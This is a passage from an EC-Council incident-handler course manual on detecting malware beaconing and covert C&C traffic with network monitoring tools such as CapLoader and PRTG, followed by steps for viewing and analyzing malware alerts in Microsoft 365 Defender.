



Figure 4.79: Screenshot of RogueKiller

## Intrusion Analysis: Detecting Malware via its Covert Communication Techniques

After intrusion, the malware attempts to connect back to attackers and operate based on the instructions received from attackers through encrypted communication. Malware employs various covert communication techniques to stay hidden within host computer resources and communicate with the malware developers or C&C servers. To detect such malware covert communication techniques, incident responders must be aware of them.

The following are some malware covert communication techniques:

- **Covert Malware Beaconing**

  Malware that infiltrates live systems remains unnoticeable and hidden within computer system resources, awaiting instructions from attackers. Such malware generates regular


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

outbound signals called "malware beacons" to external malicious servers to receive instructions and maintain connections. Beaconing is a regular process that can happen anytime, depending on the malware.

Incident responders can use network monitoring tools such as CapLoader and Wireshark to detect any regular outbound malicious beaconing traffic.

- **CapLoader**

  Source: *https://www.netresec.com*

  CapLoader is a Windows-based tool designed to handle large volumes of captured network traffic. CapLoader indexes PCAP/PCAP next generation (PcapNG) files and visualizes their contents as a list of transmission control protocol (TCP), and user datagram protocol (UDP) flows. Incident handlers can select flows of interest and quickly filter out those packets from loaded PCAP files. This tool can be useful for analyzing network traffic activity and determining whether a single host makes multiple DNS requests to 8.8.8.8. Such flows are merged together as one row in the services tab of the CapLoader interface.





Figure 4.80: Screenshot of CapLoader

- **Covert C&C Communication**

  Malware often hide in intruded systems and keep open discreet communication channels with C&C servers to await instructions from or provide remote access to attackers. Such channels transmit very low intensity encrypted transmission signals


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

under cover of general outbound traffic that might contain system data or instruction requests from remote C&C servers. C&C communication can occur using social media pages and images, discreet DNS traffic, and anonymous communication servers like Tor.

Incident handlers can use network monitoring tools such as PRTG Network Monitor and GFI LanGuard to identify unusual traffic to malicious or unknown external entities.

- **PRTG Network Monitor**

  Source: *https://www.paessler.com*

  PRTG Network Monitor is a network monitoring tool used to effectively monitor entire network infrastructures. PRTG supports technologies such as simple network management protocol (SNMP) (all versions), flow technologies (i.e., NetFlow, jFlow, sFlow), secure shell (SSH), Windows management instrumentation (WMI), Ping, and structured query language (SQL). Powerful APIs (Python, EXE, DLL, PowerShell, Visual Basic (VB), Batch Scripting, and representational state transfer (REST)) can be used to integrate everything else. PRTG Network Monitor is available for every major platform.





Figure 4.81: Screenshot of PRTG Network Monitor

## Intrusion Analysis: Analyzing Malware Alerts using Microsoft 365 Defender

Source: *https://www.microsoft.com*

Security alerts help incident responders efficiently detect malware intrusion attempts or any other malicious events across the IT infrastructure. These alerts provide different clues about any malware incident that could be part of a larger attack. Incident responders can further analyze these alerts using sophisticated tools such as Microsoft 365 Defender to find out the root cause and mitigate them appropriately.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

In Microsoft 365 Defender, similar alerts are grouped to form incidents, among which malware alerts are marked with high severity. Analyzing such alerts are valuable for the IH&R team to handle and respond to them before causing any damage. Some of the activities to analyze the malware alerts are discussed below.

## Viewing the Alerts

The steps to view alerts on Microsoft 365 Defender are as follows:

- Click on the **Incidents & alerts** option on the left pane of the Microsoft 365 Defender portal → click on the **Alerts** option, as shown in the screenshot below.





Figure 4.82: Screenshot of the Alerts page in Microsoft 365 Defender

Alerts from other Microsoft security solutions, such as Microsoft Defender for Endpoint can also be accumulated in the alert pane. The alerts are displayed with the most current alerts at the top since the last 30 days.

- Click on the **Filter** icon beside the **Customize columns** icon to open the **Filter** pane → select the criteria of alerts on that Filter as per the investigation requirements.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 4.83: Screenshot of the Filter specifications in Microsoft 365 Defender

## Analyzing an Alert

Steps to analyze an alert in Microsoft 365 Defender are as follows:

- Click on the **Manage alert** icon on the top of the alert list → select **Open the main alert page** to view the main alert page or select the alert's name.





Figure 4.84: Screenshot of an example main alert page on Microsoft 365 Defender

